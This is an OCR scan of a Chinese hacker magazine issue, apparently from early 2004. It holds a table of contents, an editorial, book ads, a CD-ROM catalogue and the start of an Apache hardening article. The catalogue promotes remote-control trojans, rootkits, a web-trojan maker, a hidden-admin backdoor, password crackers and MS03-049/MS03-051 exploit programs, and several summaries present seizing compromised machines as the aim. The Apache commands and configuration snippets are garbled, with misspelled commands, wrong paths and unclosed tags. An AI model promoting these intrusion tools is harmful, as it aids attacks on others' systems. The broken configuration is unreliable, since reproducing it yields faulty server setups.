

黑客防线

1

攻册

总第37期
2009

① 获取资料 <http://www.hacker.com.cn>

攻防实验室 第八、九关过关攻略指引

【编辑社告】

高亮推出WinHider
命令执行、将内存配置成服务

【国家机密】

MS50 解密解密，你知怎么玩
你知下载数据2.0存在多个网络地址
基于WAP的QQ消息接收攻击

【资料速递】

FrontPage5 网页务
地址重用后攻击方式
从OWA XSS攻击到
微软用户域信任密码的破解

Windows Workstation 服务远程溢出漏洞分析

【编程解密】

轻松实现检测Windows内核系统信息
黑白对抗中的病毒解密技术深入探讨

2004 年第 01 期攻册目录

特别专题

知己知彼，方能百战不殆——Apache 安全设定面面观

漏洞攻击

Windows Workstation 服务远程溢出漏洞分析

从 OWA.XSS 攻击到微软用户域信任密码的破解

WorkstationService 远程溢出漏洞攻击实战

FrontPage 扩展服务远程溢出漏洞攻防实战

脚本攻击

基于 WAP 的 QQ 消息洪水攻击

盗帅下载系统 2.0 正式版存在多个跨站漏洞

MSSQL 跨库查询你想怎么玩？

黑兵器库

紧急应变 WinHider

命令行下将肉鸡做成服务器

编程解析

黑白对抗中的磁盘操纵技术深入探析

VC 也玩清除日志

轻松实现检测 Windows 肉鸡系统信息

密界寻踪

Cracker 初级教程之 MD5 算法破解

Cracker 兵器谱组合招式之 Dephi 篇

加密光盘破解全接触

新手训练营

终端服务全攻略

捕获自己的第一只 Linux 肉鸡

教你如何“钓”肉鸡

e 生 e 事

我的黑客女友

在攻与防的对立统一中寻求突破

又一个冬天到来，又一个花开花谢，又一个冰雪连天……

在过去的2003年里，热心读者的支持、在线编辑的努力、全体工作人员的辛勤劳动，这一切都给《黑客防线》注入了无限动力！我们可以骄傲的说：2003年是《黑客防线》成功的一年！在这一年里，我们努力地传播最新攻防技能、掌握业界发展方向、引领安全技术潮流，收到了非常好的效果。越来越多的人开始关注网络安全这一全新的领域，爱好网络安全技术的朋友也通过我们的杂志学到了很多实用的攻击、防御技能，希望大家都能掌握过硬技术而在时代潮流中屹立不倒！

崭新的2004年来到了，在新的一年里，《黑客防线》为了更好的给大家提供最实用的网络安全技术，从哲学的高度考虑了网络安全技术的纵深发展，将技术的发展、科技的进步融为一体，提出“在攻与防的对立统一中寻求突破”这一整体理念，我们的目的很简单：任何最新的攻击都能用适当的方法防御，任何经典的防范措施都能找到漏洞攻击！从而不断的在这对矛盾中找寻突破点才能使整体安全技术水平不断进步！

在新的2004年，《黑客防线》注入了很多新鲜血液，来自各个安全领域的技术生力军汇集于此，把自己掌握的最先进的技术奉献给读者！有新编辑的加入，我们深信在新的2004年里，《黑客防线》将能更好的为大家服务，给大家提供最新业界咨询、最新攻防方法、最新实用技能！

同时，新的2004年也是我们攻防实验室走向成熟的一年。攻防实验室是国内首创的比较好的合法攻击平台，到现在已经成功运行两轮了。我们希望大家在《黑客防线》上学到最新的攻击技能的同时，不单单只是停留在纸上谈兵的地步，还能到我们的攻防实验室平台上进行实际的演练，从而真正掌握实用技术！这样的实验室才是我们需要的，也才真正能体现“攻防对立统一”的关系！

在新的2004年里，黑防论坛也将为大家提供更好的服务，从刊物邮购、技术支持到选题策划、光盘点播，我们的新编辑都将在论坛上和大家做直接的交流，让我们一起将注册人数逾80000人的论坛真正建设成《黑客防线》聆听外界的声音！

在新的2004年，我们要做的很多：杂志整体理念的推广、新编辑的全面投入、攻防实验室的进一步完善、黑防论坛的整体进步……这些方面都需要读者朋友和我们一起策划，一起维护，一起发展，希望新的2004年是杂志读者和《黑客防线》共同进步的一年，也是大家飞速提升攻防技术的一年！

… …

雪花飞扬，冬寒无边，温暖的《黑客防线》编辑部突然响起谁的话语：

冬天到了，春天，还会远吗？！

◆ 特别专题

知己知彼，方能百战不殆

——Apache安全设定面面观 6

◆ 漏洞攻击

Windows Workstation 服务远程溢出漏洞分析 18

Windows素以漏洞繁多著称，最近微软的Windows2000和XP操作系统中就又发现了新的安全漏洞（MS03-049），即这两个操作系统中的WorkstationService（工作站服务）中存在缓冲溢出的漏洞。这种漏洞可让黑客进行远程攻击，并最终让系统不能正常工作。本文就针对此漏洞的利用进行了详细讨论，并在防册中针对此漏洞给出了详细的解决方法。OK，还是先让我们来看看如何针对这个漏洞进行攻击吧！

从OWA.XSS攻击到微软用户域信任密码的破解 22

WorkstationService远程溢出漏洞攻击实战 24

FrontPage 扩展服务远程溢出漏洞攻防实战 26

2003年11月份，Microsoft发布了MS03-051安全公告，其中就提到了Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞存在两个新的安全漏洞，可导致远程攻击者可以利用这个漏洞进行缓冲区溢出攻击，可能以FrontPage进程权限在系统上执行任意指令。而本文就是讲述MS03-051的相关内容。

◆ 脚本攻击

基于WAP的QQ消息洪水攻击 28

平时我们碰到过的QQ攻击软件中，大多都通过利用QQ客户端来达到目的。而目前腾讯的WAP服务已经开通，手机和QQ之间开始可以互通消息，这样大家“随时随地可以让您的手机Q起来”。不过与此同时，这也给我们提供了一种新的攻击方法，也算是它的一大漏洞吧！那么到底是什么样的漏洞呢？又该怎么利用呢？

盗帅下载系统2.0正式版存在多个跨站漏洞 30

MSSQL 跨库查询你想怎么玩？ 32

◆ 黑兵器库

紧急应变WinHider 35

命令行下将肉鸡做成服务器 37

定价：23.8元



在本书中，可以看到各种有关网络安全方面的工具代码和代码注释（主要代码一并收录在本书的配套光盘中）。网络上流传的黑客工具很多，但你有

没有想过尝试开发自己的黑客工具呢？也许有些朋友会觉得这对于自己来说太过于高深了，但只要看了本书后，你就会明白黑客工具是怎样写出来的。

书中介绍了运用多种开发语言，如Visual Basic、Visual C++等工具来开发，书中的代码部分完全是流行的工具代码，并且都有中文注释，很容易就可以看明白。

书中列举了几位国内著名Hacker的代码，并且加上说明提要。在本书的配套光盘中，不仅概括了书中的代码，还收录了其他一些黑客工具代码和相关工具代码以及一些黑客工具等等。

定价：19.8元



《黑客防线》2003年增刊以8个栏目涵盖了黑客技术起步、进阶提高在内的66篇全新文章，分类很详细，每篇文章都经过精心挑选打造，是编辑部在长期读者调查的基础上，结合读者的喜好，特约作者撰写汇编而成，每个栏目的文章有一定的梯度，最适合想进一步提高黑客技术的读者阅读。

《黑客防线》2003年增刊以8个栏目涵盖了黑客技术起步、进阶提高在内的66篇全新文章，分类很详细，每篇文章都经过精心挑选打造，是编辑部在长期读者调查的基础上，结合读者的喜好，特约作者撰写汇编而成，每个栏目的文章有一定的梯度，最适合想进一步提高黑客技术的读者阅读。

目 录 CONTENTS



定价：19.8元

《黑客攻防 One To One》一书收集了广大上网用户经常遇到的网络安全问题，针对这些问题，编者按照“问题”——“分析”——“防范”的思路，

条理清晰地告诉你在网络上如何应对黑客可能进入的入侵与反攻击，并对自己的计算机系统进行最有效的防护，以及如何进行反入侵与攻击。内容涵盖了从开始接触网络到熟练应对各种网络攻击的大量技巧，可以说是一本了解黑客入侵手段，从而掌握各种防护对策的最佳入门读物。通过介绍黑客可能采取的攻击手段、黑客攻击的思路、各种入侵工具的结合使用，详细分析了黑客攻击的方法和防范对策，从而对黑客攻击有一个充分的认识。

学习本书不需要专业的网络知识，适用于广大希望增强网络安全意识的网络爱好者阅读。

本书光盘收集了书中解决问题用到的所有工具，另外，还收集了优化系统、提高防范措施所用到的大量共享软件，配合书中解决问题的思路，灵活运用，完全可以做到保证一个系统的安全运行。

汇款地址：北京市中关村邮局 008 信箱

邮政编码：100080

收款人：《黑客防线》邮购部

热线电话：(010)62141446 62141445-8011

E-mail: yougoubu@hacker.com.cn

◆ 编程解析

黑白对抗中的磁盘操纵技术深入探析 39

无论是在病毒还是在反病毒技术中，对磁盘的操纵都是一个永恒的话题，这其中包括获取磁盘空间数据、磁盘遍历、文件搜索、文件目录删除等等，很多朋友觉得很神秘，一直有这方面的疑问，本文基于此，和大家一起讨论下这方面的编程，希望能够起到抛砖引玉的作用。

VC也玩清除日志 43

轻松实现检测 Windows 肉鸡系统信息 45

如何收集肉鸡的系统信息？如何量身定做一套适合自己使用习惯的肉鸡信息检测程序？这些都是在入侵中常遇到的问题。怎样才能在最短的时间内搞清楚肉鸡的系统情况？当然是自己写程序！——很难？当然不是！如果告诉你：自己编写查看肉鸡系统信息的程序非常简单，通过几个实用的api就可以实现，你是不是觉得非常难以相信？那好吧，让我们一起diy一个属于自己的肉鸡系统信息检测工具吧！

◆ 密界寻踪

Cracker 初级教程之 MD5 算法破解 51

Cracker 兵器谱组合招式之 Dephi 篇 53

加密光盘破解全接触 57

◆ 新兵训练营

终端服务全攻略 60

捕获自己的第一只 Linux 肉鸡 64

教你如何“钓”肉鸡 67

◆ e 生 e 事

我的黑客女友 69

◆ 攻防实验室

◆ 编读互动

○ 后门控制

Tranzhva, 功能不错的远程控制软件, 具备远程截屏、文件管理、进程管理、屏幕控制、注册表编辑、窗口管理、Yahoo ID 提取、远程 IE、声音记录、声卡音量控制、实时键盘记录、部分屏幕设置等诸多功能。

Superkit, 一个运行在 Linux/UNIX 下非常易于使用的 rootkit, 可以用来隐藏文件、进程和连接, 并且对远程访问的回连 shell 提供了密码保护。

Wintro, 仅适于 XP 系统的 C 盘共享入侵木马, 将服务端发送给目标后自动打开对方 C: 盘共享。

风雪远程控制, 基于 TCP/IP 协议的远程管理网络工具。该版本主要增加了终止抓屏的功能, 同时修改了抓屏时服务端会消耗系统资源的 BUG。

20CN 远程控制软件, 客户连接的反弹方式, 由客户主动连接服务器, 通信方式为 HTTP 隧道, 可以控制局域网内部的机器。

System33r 秘密下载, 能从因特网任何地址下载指定软件或图片并隐蔽运行, 可以暂时关闭或防止防火墙以及杀毒软件。

NT BindShell, Win32 内核工具。此程序将在第一次启动时自动注册为系统服务, 并享有所有权限。

超级后门, 可以用来隐藏你建立在肉鸡上面的超级用户, 可以巧妙的躲开管理员的查看。

EXE2BMP, 可以将一个 .exe 文件生成同名的三个 .BMP、.ASP、.HTM, 当别人打开 .HTM 的时候, 先前的 .EXE 将被自动下载到他的硬盘并运行, 适合用来制作网页木马, 支持加密工具加密。

F-Secure SSH Client, 一款功能强大的 SSH 远程登录工具包, 用来远程管理你的 Unix 和 Windows 主机, 可以保证数据传输和密码登录安全可靠。

Rewind, 理想的服务器上传木马, 压缩后仅 97KB, 包括基本的木马功能如白板对话、戏弄被攻

击者以及迅速获取主机信息、CD Key, 采用 SIN 通知等。

Remote-Anything, 能控制使用局域网或互联网上远程的 PC, 具有远程文件传送、能实时抓屏、编辑注册表、控制开关机、文本聊天等功能。

August10, 功能简单的远程控制软件, 端口默认是 1011, 运行清除程序后, 需要重新启动计算机才能完全清除。

Hacker Defender, 内核级后门软件, 用户可以通过本软件隐藏文件、进程、系统服务、系统驱动、注册表键的键和键值、打开的端口以及虚构可用磁盘空间。

○ 加密解密

L0phtCrack, 破解的老大级别的工具! 居家旅行、攻击入侵必备工具!

复制光盘, 可完整复制加密保护光盘的工具。

BeatLM, 能从 LM/NTLM 验证信息中搜索出用户密码, 可与 ScoopLM 搭配使用。

Foxmail 密码破解器, 复制到 foxmail 安装目录下运行。在唤出 foxmail 后, 双击用户名, 然后随便填入密码, 按确定后即可得到真正的密码。

Venom Windows Binary, 一款利用 WMI 服务通过字典破解 Windows 密码的工具。

入口查询, Dboy 做的一个软件, 可以很轻松地找到加壳软件的入口。

Apprp, Adobe Acrobat PDF 文件密码恢复软件, 可以帮你恢复 PDF 的加密文件。

Viewpassword, 查看 Windows 中以 “* * * * *” 显示的密码窗口中的实际内容。

Ntpasswd, WINNT/2000/XP 登录口令破解器, 制作一张软盘就可以用来改变各种用户的口令 (包括管理员密码)。

网吧解霸 100, 集各种网吧破解软件于一身, 可以在线破解几乎所有的各种网吧管理系统的密码, 完全免费软件。

光 盘 目 录 CONTENTS

○ 扫描工具

Retina, 目前在 nmap.org 评出来的 2003 年的 top75 网络安全工具中属于商业软件的佼佼者。更新较快, 漏洞库齐全, 扫描速度较快。

LANguard Network Security Scanner, 可以用来检测共享、不必要的端口、特洛伊木马、不牢固口令、使用者和组等, 其分析功能极其强大, 速度很快。

THC-Amap, 运行在 Linux/UNIX 平台上的新一代安全扫描软件, 具有完美的 SSL 支持、完整的 RPC 探测等特点。

XpportScan, 多线程端口安全扫描工具, 内包含 Windows/Linux 两版本, 附源代码。

Shadow Security Scanner, 俄罗斯安全界非常专业的安全漏洞扫描软件, 具有安全扫描, 口令检查, 操作系统检查等强大功能, 支持在线升级。

ShadowScan, 一款速度快但体积很小的端口扫描工具。

superscan汉化版, 可以自定义端口列表, 扫描方式, 请求方式等

流光5, 本年度内重量级扫描器! 其他方面就不介绍了, 中国顶级扫描器之一, 绝对珍藏!

Nuclear Scan, 这是一款在极短时间内对 IP 段进行扫描的软件。

○ 安全相关

Flexbeta Slipstreamer XP, 一个专门针对 XP 系列产品的免费软件, 程序可以帮助你将在 Windows XP 和 Office XP 的 Service Pack 升级包整合到安装程序中, 而且这个程序还可以非常方便的制作 ISO 文件和无人值守的安装文件!

进程杀手, 可以对进程进行终止、封锁、删除等操作, 能用来对付黑客木马, 对以前的版本作了很大的改进, 程序体积大大减小。

反黑客木马专家, 能智能检测和清除超过 12000

多种黑客程序和木马程序。使用多种扫描方式, 全面而可靠的检测你的计算机。

KFW傲盾防火墙, 在网络设备硬件和系统之间筑起一道防护堡垒, 有黑客攻击和危险数据包攻击的时候进行检查拦截, 保护脆弱的 Windows 系统不会崩溃不会被黑客控制窃取信息。

○ 动画教程

黑客防线第 8 关通过方法, kyo、moto 过关方法演示

SQL注入完全篇, 综合了常见的 SQL 注入方法, 对学习脚本的朋友是最好的学习资料!

实战SQL Injection动画, 比较经典的 SQL Injection 动画演示。

入侵流星吧会员管理系统, 轻松入侵流星吧会员管理系统

CTB论坛入侵演示, 漂亮但不安全的 CTB 论坛入侵演示

远程盗QQ动画演示, 比较好的远程盗 QQ 动画演示

简单蜜罐的反击图文教学, 针对蜜罐系统的反击!

○ 杂志相关

Web soft 防护盾, 软件通过控制底层 TCP/IP 通讯数据, 可以在一台计算机上管理整个网络的 Web 访问, 具有较强的可用性。

Netbox, 能将代码压缩的工具。

fp30, Microsoft FrontPage 扩展服务远程溢出漏洞攻击程序。

Wks, Windows WorkstationService 远程溢出漏洞攻击程序。

3389, 和终端服务相关的一系列工具和动画! 非常适合新手学习!

Cracker, 组合工具破解普通程序的工具集, 非常适合新手使用!




刘流：2004年是崭新的一年，在微软漏洞层出不穷的今天，如何架构一个安全的服务器，这将是新一年最时髦的话题。同时，我们的合法攻击平台“攻防实验室”也顺利开展两轮了，考虑到要为大家提供一个接近真实的入侵平台，我们策划在近几轮实验室中用Apache构建一个Web服务器，让大家尽可能地熟悉更多常见系统，拓宽自己的知识面。

当然，知己知彼，方能百战不殆，所以这次我们将Apache服务器的安全设定作为专题文章奉献给大家，虽然讲的是防护，但不了解防护你将永远不能提升自己的攻击技术！希望大家能真正领会“攻防对立统一”的辩证关系，在这对矛盾中找到突破口！

知己知彼，

方能百战不殆

——Apache 安全设定面面观



文 / 老牛

Apache是根据NCSA服务器发展而来，NCSA是最早出现的Web服务器程序之一，由伊利诺斯大学Urbana-Champaign分校的美国国家超级计算应用中心开发。在Apache的发展初期主要是一个基于UNIX系统的服务器，它的宗旨就是建立一个基于UNIX系统的功能更强、效率更高并且速度更快的WWW服务器，这就决定了它是从其他的服务器演变而来的并且添加了大量补丁来增强它在某一方面性能的Web服务器，所以被名为“APAtCHy Server（一个补丁组成的服务器）”。发展到今天，Apache已经被移植到很多平台上，大概有60%的服务器都是采用Apache，由此可见Apache的优势。为了帮助大家更好地入侵，我们就一起来看如何配置一个常见的Apache服务器，希望能给大家的安全技

术学习带来帮助！

Apache的安装

这里我们以Linux为例：Apache会随Linux系统一起安装，如果安装的时候选了Web Server组件，系统中就有了Apache。用户所做的工作，就是配置Apache使它满足自己的需要。

1. 检查系统是否存在Apache及版本

用户可以执行下面的指令来检查系统是否存在Apache及其版本：

```
# rpm -qalgrep apache
```

如果存在Apache则会返回类似下面的字样：



```
apache-1.3.19-5  
apache-0.7-2
```

2. 不带 SSL 的 Apache 的安装

用户也可以下载 apache_1.2.4.rpm 软件安装包, 然后以 root 身份使用 rpm -ivh apache_1.2.4.rpm 命令安装。

```
# cd apache_1.3.9  
# ./configure --prefix=/usr/local/httpd --activemodul=src/modules/php4/libphp4.a  
# make  
# make install
```

3. 带 SSL 的 Apache 的安装

要给 Apache 加上 SSL, 必须另外准备 3 个文件: m-1.0.11.tar.gz、openssl-0.9.4.tar.gz 和 mod_ssl-2.4.5-x.x.x.tar.gz。

文件 mod_ssl 的版本必须与要安装的 Apache 的版本一致, 即安装 Apache 的版本是 1.3.9, 就准备 mod_ssl-2.4.5-1.3.9.tar.gz 文件。先安装 OpenSSL:

```
#and openssl-0.9.4  
#sh config -fpIC  
# make  
# cd ..
```

接下来安装 MM:

```
#cd mm-1.0.11  
# ./configure --disable-shared  
# make  
#cd ..
```

然后安装 mod_ssl:

```
#cd mod_ssl-2.4.5-1.3.9  
# ./configure --with-apache=../apache_1.3.9\  
  
#cd ..
```

最后安装 apache:

```
#cd apache_1.3.9  
# SSL_BASE=../openssl-0.9.4\EAPI_MM=../mm-1.0.11\./configure --enable-module=ssl --prefix=/usr/local/httpd --activate-module=src/modules/php4/libphp4.a  
#make install  
#cd ..
```

这样就完成了带 SSL 的 Apache 的安装, 下面我们来说它常见的安全配置方式。

Apache 的配置文件

对于 RedHat Linux 系统, Apache 的配置文件放在 /etc/httpd/conf/ 目录下, 如果是自行编译安装的 Apache, 则视编译时指定的目录路径而定, 缺省是 /usr/local/apache/conf。

在 conf 目录下有 3 个 Apache 的配置文件: httpd.conf、access.conf 和 srm.conf。

Apache 启动时先调用 httpd.conf, 然后调用 srm.conf, 最后调用 access.conf。但现代版本的 Apache 为避免管理和维护的混乱, 已经改将所有 Apache 的相关配置命令放在 httpd.conf 文件, 不再使用 srm.conf 和 access.conf 文件, 虽然这两个文件仍然存在, 但内容中没有任何配置命令, 形同虚设。

httpd.conf 文件内容分为 3 部分:

```
Section 1:Global Environment  
Section 2:'Main' server configuration  
Section 3:Virtual Hosts
```

下面将讲述这 3 部分的用法和与安全相关的注意点。

1. Global Environment

ServerType standalone: 用来指定 Apache 的启动方式。有两种方式: standalone 和 inetd。Standalone 模式是 Apache 独立运行, 也是默认的启动方式。Inetd 模式是守护进程监听 http 的连接请求才启动 httpd 进程, 请求完毕后就结束 httpd 进程, 这样负担很重。

ServerRoot "/etc/httpd": Apache 的目录, 此



处是存放配置、出错记录、日志文件的根目录。目录后面不要加“/”字符。

LockFile /var/lock/httpd.lock: 保留默认值, 不要更改。

PidFile /var/run/httpd.pid: 指定记录 Apache 的父进程 id 的文件名及路径。

ScoreBoard /var/run/httpd.scoreboard: 指定用于储存服务器进程处理信息的文件名和路径。

ResourceConfig conf/srm.conf 和 # AccessConfig conf/access.conf: 在标准的配置中, 服务器启动时会处理这两个文件, 因为现在的 Apache 只使用 httpd.conf 文件, 摒弃了 srm.conf 和 access.conf 文件, 所以这两行用 # 注释掉。

Timeout 300: 设定超时时间。当远程客户端超过 300 秒还没连上 Apache Server, 或者 Apache Server 超过 300 秒没有传送字节给客户端, 就立即断开连接。

KeepAlive On: KeepAlive 设定客户端每个连接有多多个请求, 设为 Off 时此项无效。

MaxKeepAliveRequests 100: 设定每次连接期间所允许的最大请求数目, 设为 0 时表示允许无限制数目, 推荐设定数字越大, 则效能越高。

KeepAliveTimeout 15: 设定等待同一个客户端的同一个连接发出下一个连接请求超过一定的时间就断线。

MinSpareServers 5 和 MaxSpareServer 20: 设定最少闲置服务处理程序的数目和最大的闲置服务处理程序的数目。如果实际数目少于 MinSpareServers, 则将增加处理程序; 反之, 如果实际数目超过 MaxSpareServers, 那么, 一些多余的处理程序将被杀掉。

StartServers 8: 设定启动后初始化后启动服务进程的数目。

MaxClient 150: 设定服务运行的总数量, 一旦达到此数目, 新来的客户端就被拒绝, 所以该限制数目不能设得太小。

MaxRequestsPerChild 100: 设定每个子程序处理结果前的要求数目, 设 0 表示不限制。

#Listen 3000

#Listen 12.34.56.78:80

Listen 80: 设定 Apache 监听的连接端口或 IP 地址及端口, 缺省是 80。

#BindAddress *: 用来支持虚拟主机, 该选项用来告知服务器接听哪个 IP 地址, 可以使用 *, 或具体的 IP 地址、完整的域名。

#LoadModule foo_module libexec/mod_foo.so: DSO(Dynamic Shared Object)支持, DSO 模块的概念和作用 Windows 的 DLL 文件极其相似。

#ExtendedStatus On: 当 “server-status” 管理程序被执行时, 检查 Apache 的运行状态信息。缺省是 Off。

2. 'Main' Server Configuration

如果在第一部分 “Global Environment” 中的 ServerType 指令设为 inetd 的话, 那么这部分就没有任何效果, 可以直接跳到 ServerAdmin 指令。

Port 80: 设定 Standalone 服务器监听的连接端口, 也可以设为其他端口, 必须小于 1023。以 root 身份更改端口。

User apache 和 Group apache: 指定运行 httpd 的用户和用户组。必须首先以 root 身份指派。

ServerAdmin root@localhost: 设定管理员的电子邮件地址, 用来当 Apache 有问题会自动发 Email 通知管理员。

#ServerName localhost: 设定主机名称, 可以用域名和 IP 地址。

DocumentRoot "/var/www/html": 设定 Apache 放置网页的目录路径。

```
<Directory/>
Options FollowSymLinks
AllowOverride None
<Directory/>
```

设定 Apache 能够访问的每一个目录, 当它们被访问时所执行的动作。本章节后面将详细叙述 Apache 的目录存取方法。



```
<Directory "/car/www/html">
Options Indexes Include FollowSymLinks
AllowOverride None
Order allow, deny
Allow from all
</Directory>
```

此处设定apache的网页目录的执行动作。后面我们将详细叙述目录的存取方法。

```
<Directory/>
AllowOverride None
Options None
Allow from all
</Directory>
```

类似上面的,可以防止用户创建自己的.htaccess文件,这一点非常重要,在这个文件中可以改变全局参数,以致影响到整个系统的安全。可以在httpd.conf文件中的加入的指令都加上上面的代码。

UserDir public_html: 设定用户在自己的目录下建立 public_html 放置网页,即/home/*/public_html/, 这样在浏览器地址栏输入http://apache服务器/~用户名/就能显示网页。设定的目录必须告知用户,否则他们不知道网页放什么地方。

DirectoryIndex index.html index.htm index.shtml index.php index.php4 index.php3 index.cgi: 设定 Apache 的默认首页文档。

AccessFileName .htaccess: 指定控制存取的文件名称。Apache默认的是.htaccess,后面我们将详细叙述该文件的用法。

```
<Files "~"*.ht>
Order allow,deny
Deny from all
</Files>
```

防止用户端看到 ht 开头的文件内容,因为.htaccess记载了相关信息,.htpasswd记载了密码信息,为了安全不允许其他人访问这些文件。

CacheNegotiatedDocs: 指定Proxy服务器是

否将交互产生的文件存在 cache,注释掉就是不指定。

UseCanonicalName On: 设定是否使用标准的名称,默认是 On。

TypeConfig /etc/mime.types: 指定存放 MIME 文件类型的文件。

Default Type text/plain: 指定如果 Apache 不认此文件类型时,按照预设的格式显示,一般以文本文字显示。

```
<IfModule mod_mime_magic.c>
MIMEMagicFile conf/magic
</ifModule>
```

mod_mime_magic模块,可以让Apache由文件内容决定其 MIME 类型。如果存在该模块,才会处理MIMEMagicFile这一段。上面3行是当没有该模块时就处理这一段。

HostnameLookups off: 设定Apache是否向名称服务器解析该 IP 地址,记录此连接的名称(如 Hacker.com.cn)。因为DNS解析要花一定时间,所以默认设为 off,仅记录 IP。

ErrorLog /var/log/httpd/error_log: 指定 Apache 发生错误时,记录文件的位置。如果在<VirtualHost>中没有指定作无记录文件,则用/var/log/httpd/error_log,否则使用<VirtualHost>指定的文件。

LogLevel warn: 指定记录的详细等级,有8个等级,分别是 debug、info、notice、warn、error、crit、alert 和 emerg。按从详细到简略排列:

```
LogFormat "%h %l %u %t \"%r\" \"%>s%b\" {Referer} I\" \"%{UserAgent}I\" \"%combine
Logformat "%h%l%u%t \"%r\" \"%>s%b\"common
Logformat "%{Referer}I->%U"referer
LogFormat "%{User-agent}I"agent
```

定义 4 种格式的别名: combine、comment、referer、agent。

```
# CustomLog /var/log/httpd/access_log common
```



CustomLog /var/log.httpd/access_log combind

指定记录文件使用哪个自定义的格式。其他不使用的自定义格式注释掉。

以上是关于日志文件的,将在后面的Apache日志文件中详细叙述。

ServerSignature On: 设为 On 时,当 Apache 产生错误时,就在网页上显示 Apache 的版本信息、主机名称、端口等一行信息;设为 Off 时,就不显示相关的信息;设为 E-mail 时,就有 mailto:给管理员的超连接。

Alias/icons /"var/www/icons/": 使用较短的别名,其格式为: Alias 别名 原名。可以无限制地建立别名。注意别名的后面如果有 /,那么在使用 URL 时也得有 /。

ScriptAlias /cgi-bin/ "/var/www/cgi-bin/": 和 Alias 类似,设定服务器脚本目录。

应该强制性地使用 ScriptAlias 指令来限定 CGI 程序位于某个或者几个特定的位置。一般可以设置多个 ScriptAlias。必须保证 cgi-bin 目录不在 html 目录下,这一点非常重要,可以防止黑客只需要浏览它们就可以查看这些 CGI 程序。

IndexOptions FancyIndexing: 以特定的图形显示文件清单,需以下文件配合。

```
AddIconByEncoding (CMP, /icons/compressed.gif)
x-compress x-gzip
... ..
DefaultIcon /icons/unknown.gif
```

指定显示文件清单时各种文件类型的对应图形。

3. Virtual Hosts

这部分是设定虚拟主机的。所谓虚拟主机,就是指一台服务器作为多域名的 Web 服务器。ISP 经常通过一台服务器为它的客户提供 Web 服务。而客户希望主页以自己的名字出现,而不是在该 ISP 的名字后面,因为使用单独的域名和根网址看起来更正式一些,传统上,用户必须自己设立一台服务器才能达到单独域名的目的,然而这需要维护一个单独的服务器,很多小单位缺乏足够的维护能力,

更为合适的方式是租用别人维护的服务器。ISP 也没有必要为一个机构提供一个单独的服务器,完全可以使用虚拟主机能力,使服务器为多个域名提供 Web 服务,而且不同的服务互不干扰,对外就表现为多个不同的服务器。虚拟主机就是解决这种问题的方案,使客户的域名实际指向 ISP 的同一台服务器。

Apache 有两种支持虚拟主机的方式:一是为每一个虚拟主机设置单独的 httpd 进程,二是为所有的主机设置一个单独的 httpd 进程。

(1) 为每一个虚拟机设置单独的 httpd 进程

在 httpd.conf 文件的第一部分 Global Environment 中的 BindAddress 指令或 Listen 指令来指定虚拟主机的地址和端口。

BindAddress 指令用来指定单一的地址,可以使用域名或 IP 地址。该指令在 httpd.conf 文件中只能出现一次。

Listen 指令可以让 httpd 进程监听多个地址或端口,反复使用 Listen 指令就能实现这个要求。

(2) 为所有的主机设置一个单独的 httpd 进程

这是一个常用的方法。用户只要维护一个 httpd.conf 文件。在此文件的第 3 部分 Virtual Host 中,用 <VirtualHost></VirtualHost> 指令来为所有的虚拟主机进行配置。有多个虚拟主机就有多个 <VirtualHost> 段。在不同的虚拟主机的 <VirtualHost> 段中可以指定不同的 ServerAdmin、ServerName、DocumentRoot、ErrorLog、TransferLog。

虚拟主机有 3 种实现方式:以主机名称的方式虚拟、以 IP 的方式虚拟、以端口的方式虚拟。下面就举例说明在 httpd.conf 的第 3 部分 Virtual Host 来实现上面提及的方式。

1) 以主机名称的方式虚拟

如果用户的一台服务器有多个域名,举例如下:

```
NameVirtualHost 210.12.195.6
<VirtualHost hacker.con.cn>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
```



```
ServerName hacker.com.cn
</VirtualHost>
<VirtualHost pcfrient.com.cn>
ServerAdmin admin@pcfrient.com.cn
DocumentRoot /var/www/html/pcfrient
Servername pcfrient.com.cn
</VirtualHost>
```

2) 以 IP 的方式虚拟

注册域名是要花一笔费用的。可以用IP来虚拟，在Linux中可以为一个网卡捆绑两个IP地址。举例如下：

服务器的地址是210.12.195.6，现在有一个IP地址210.12.195.9没有使用，现在将210.12.195.9捆绑到服务器的网卡中，执行命令：

```
#ifconfig eth0:0 210.12.195.9
```

这样，服务器就有两个IP地址了。以IP的方式虚拟和以主机的名称的方式虚拟类似，看下面的例子：

```
NameVirtualHost 210.12.195.6
<VirtualHost 210.12.192.6>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.192.9>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

以IP的方式虚拟不用NameVirtualHost指令。

3) 以主机名称和 IP 的方式虚拟

就是上面的两个方式的结合。看下面的例子：

```
NameVirtualHost 210.12.195.6
<VirtualHost hacker.con.cn>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
ServerName hacker.com.cn
</VirtualHost>
<VirtualHost 210.12.195.6>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

4) 以端口的方式虚拟

http默认的端口是80，如果用户要开设另一个端口443作为另一个虚拟主机，例子如下：

```
Listen 80
Listen 443
<VirtualHost 210.12.192.6:80>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.195.6:443>
ServerAdmin suying@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

5) 以不同的 IP 和端口的方式来虚拟

该方式是以IP的方式虚拟和以端口的方式虚拟的结合。假设服务器捆绑了两个IP地址，210.12.192.6和210.12.195.9，后面用端口443。例子如下：

```
Listen 210.12.192.6: 80
Listen 210.12.195.9: 443
<VirtualHost 210.12.192.6:80>
ServerAdmin bright@hacker.com.cn
DocumentRoot /var/www/html/hacker
</VirtualHost>
<VirtualHost 210.12.195.9:443>
ServerAdmin suying@hacker.com.cn
DocumentRoot /var/www/html/pcfrient
</VirtualHost>
```

Apache设定目录级访问控制

缺省情况下，Apache可以访问其权限允许的所有目录。虽然Apache必须以唯一的UID和GID运行，最好不允许它可以访问任何具有world-read权限(004)的文件，可以禁止Apache访问由修正控制系统(源代码控制软件)所使用的RCS目录。在httpd.conf中，典型的指令如下：

```
<Directory />
Order deny,allow
Deny from all
</Directory>
```



```
<Directory /home/*/public_html/RCS>
Order deny,allow
Deny from all
</Directory>
```

```
<Directory /home/*/public_html>
Order deny,allow
Allow from all
</Directory>
```

```
